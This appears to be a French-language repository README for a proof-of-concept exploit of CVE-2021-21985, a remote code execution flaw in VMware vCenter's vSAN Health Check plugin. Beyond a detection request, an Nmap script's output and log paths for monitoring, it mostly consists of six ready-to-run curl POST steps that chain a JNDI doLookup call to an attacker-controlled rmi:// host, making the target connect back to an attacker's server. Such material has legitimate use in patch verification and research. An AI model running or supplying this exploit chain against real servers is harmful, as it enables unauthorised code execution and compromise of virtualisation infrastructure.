 alt3kx/cve-2021-21985_poc
Exploit PoC et scanner NSE pour CVE-2021-21985, une vulnérabilité RCE vCenter Server dans le plugin vSAN Health Check, avec étapes d'exploitation manuelles et script de détection.


CLASS/METHOD(s) disponibles, un petit exemple à des fins de PoC : com.vmware.vsan.client.services.capability.VsanCapabilityProvider
[../snip]
getClusterCapabilityData
getHostCapabilityData
getHostsCapabilitiyData
getIsDeduplicationSupported
getIsEncryptionSupported
getIsLocalDataProtectionSupportedOnVc
getIsLocalDataProtectionSupportedOnCluster
getIsRemoteDataProtectionSupported
getIsObjectIdentitiesSupportedOnCluster
getIsHistoricalCapacitySupported
getIsPerfVerboseModeSupported
getIsPerfNetworkDiagnosticModeSupported
getIsPerfDiagnosticsFeedbackSupportedOnVc
getIsAdvancedClusterSettingsSupported
getIsRecreateDiskGroupSupported
getIsPurgeInaccessibleVmSwapObjectsSupported
getIsUpdateVumReleaseCatalogOfflineSupported
getIsVitOnlineResizeSupported
getIsImprovedCapacityMonitoringSupportedOnVc
getIsVmLevelCapacityMonitoringSupported
getIsWhatIfCapacitySupported
getIsHostReservedCapacitySupported
getIsUnmountWithMaintenanceModeSupported
getIsEvacuationStatusSupportedOnCluster
...
...
[../snip]
Le vSphere Client (HTML5) contient une vulnérabilité d'exécution de code à distance due à un manque de validation des entrées dans le plug-in Virtual SAN Health Check qui est activé par défaut dans vCenter Server.
Cette inspection manuelle vérifie l'existence de CVE-2021-21985 en se basant sur les CLASS/METHOD(s) disponibles par défaut sur vCenter, par exemple "/ui/h5-vsan/rest/*" en envoyant une requête POST et en examinant les données JSON dans le corps de la réponse (200).
Inspection manuelle :
# curl -s -k -X $'POST' -H $'Host: <target>' -H $'User-Agent: alex666' -H $'Content-Type: application/json' -H $'Connection: close' --data-binary $'{\"methodInput\":[{\"type\":\"ClusterComputeResource\",\"value\": null,\"serverGuid\": null}]}\x0d\x0a' $'https://<target>/ui/h5-vsan/rest/proxy/service/com.vmware.vsan.client.services.capability.VsanCapabilityProvider/getClusterCapabilityData'

Crédits : https://www.iswin.org/2021/06/02/Vcenter-Server-CVE-2021-21985-RCE-PAYLOAD/
Étapes pour reproduire :

Démarrez votre serveur Python pour recevoir la connexion du système cible (vCenter) par exemple
# python3 -m http.server 9090
Étape 1 : définir TargetObject sur null
POST /ui/h5-vsan/rest/proxy/service/&vsanProviderUtils_setVmodlHelper/setTargetObject HTTP/1.1
{“methodInput”:[null]}
# curl -i -s -k -X $'POST' -H $'Host: <target>' -H $'User-Agent: alex666' -H $'Content-Type: application/json' -H $'Connection: close' --data-binary $'{\xe2\x80\x9cmethodInput\xe2\x80\x9d:[null]}' $'https://<target>/ui/h5-vsan/rest/proxy/service/&vsanProviderUtils_setVmodlHelper/setTargetObject'
Étape 2 : définir setStaticMethod sur le payload
POST /ui/h5-vsan/rest/proxy/service/&vsanProviderUtils_setVmodlHelper/setStaticMethod HTTP/1.1
{“methodInput”:[“javax.naming.InitialContext.doLookup”]}
# curl -i -s -k -X $'POST' -H $'Host: <target>' -H $'User-Agent: alex666' -H $'Content-Type: application/json' -H $'Connection: close' --data-binary $'{\"methodInput\":[\"javax.naming.InitialContext.doLookup\"]}\x0d\x0a' $'https://<target>/ui/h5-vsan/rest/proxy/service/&vsanProviderUtils_setVmodlHelper/setStaticMethod'
Étape 3 : définir setTargetMethod sur doLookup
POST /ui/h5-vsan/rest/proxy/service/&vsanProviderUtils_setVmodlHelper/setTargetMethod HTTP/1.1
{“methodInput”:[“doLookup”]}
# curl -i -s -k -X $'POST' -H $'Host: <target>' -H $'User-Agent: alex666' -H $'Content-Type: application/json' -H $'Connection: close' --data-binary $'\x0d\x0a{\"methodInput\":[\"doLookup\"]}\x0d\x0a' $'https://<target>/ui/h5-vsan/rest/proxy/service/&vsanProviderUtils_setVmodlHelper/setTargetMethod'
Étape 4 : définir setArguments avec les arguments du payload
POST /ui/h5-vsan/rest/proxy/service/&vsanProviderUtils_setVmodlHelper/setArguments HTTP/1.1
{“methodInput”:[["rmi://attacker:9090/alex666"]]}
# curl -i -s -k -X $'POST' -H $'Host: <target>' -H $'User-Agent: alex666' -H $'Content-Type: application/json' -H $'Connection: close' --data-binary $'{\"methodInput\":[[\"rmi://<attacker>:9090/alex666\"]]}' $'https://<target>/ui/h5-vsan/rest/proxy/service/&vsanProviderUtils_setVmodlHelper/setArguments'
Étape 5 : classe et méthodes initiales du payload
POST /ui/h5-vsan/rest/proxy/service/&vsanProviderUtils_setVmodlHelper/prepare HTTP/1.1
{“methodInput”:[]}
# curl -i -s -k -X $'POST' -H $'Host: <target>' -H $'User-Agent: alex666' -H $'Content-Type: application/json' -H $'Connection: close' --data-binary $'{\"methodInput\":[]}' $'https://<target>/ui/h5-vsan/rest/proxy/service/&vsanProviderUtils_setVmodlHelper/prepare'
Étape 6 : déclencher l'invocation de la méthode, après cette POST attendez quelques secondes et consultez le journal de votre serveur Python
POST /ui/h5-vsan/rest/proxy/service/&vsanProviderUtils_setVmodlHelper/invoke HTTP/1.1
{“methodInput”:[]}
# curl -i -s -k -X $'POST' -H $'Host: <target>' -H $'User-Agent: alex666' -H $'Content-Type: application/json' -H $'Connection: close' --data-binary $'{\"methodInput\":[]}\x0d\x0a' $'https://<target>/ui/h5-vsan/rest/proxy/service/&vsanProviderUtils_setVmodlHelper/invoke'
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-21985
https://www.vmware.com/security/advisories/VMSA-2021-0010.html
https://attackerkb.com/topics/X85GKjaVER/cve-2021-21985?referrer=home#rapid7-analysis

Ce script vérifie l'existence de CVE-2021-21985 en se basant sur les CLASS/METHOD(s) disponibles par défaut sur vCenter, par exemple "/ui/h5-vsan/rest/*" en envoyant une requête POST et en examinant les données JSON dans le corps de la réponse (200).
# nmap -p443 --script CVE-2021-21985.nse <target>
---
-- @usage
-- nmap -p443 --script CVE-2021-21985.nse <target>
-- @output
-- PORT    STATE SERVICE
-- 443/tcp open  https
-- | CVE-2021-21985:
-- |   VULNERABLE:
-- |   vCenter 6.5-7.0 RCE
-- |     State: VULNERABLE (Exploitable)
-- |     IDs:  CVE:CVE-2021-21985
-- |       The vSphere Client (HTML5) contains a remote code execution vulnerability due to lack of input
-- |       validation in the Virtual SAN Health Check plug-in which is enabled by default in vCenter Server.
-- |     Disclosure date: 2021-05-28
-- |     References:
-- |_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-21985

Chemin des journaux vCenter
# /var/log/vmware/vsan-health/

Surveillance des attaques
# tail -f /var/log/vmware/vsphere-ui/logs/vsphere_client_virgo.log
Alex Hernandez aka (@_alt3kx_)
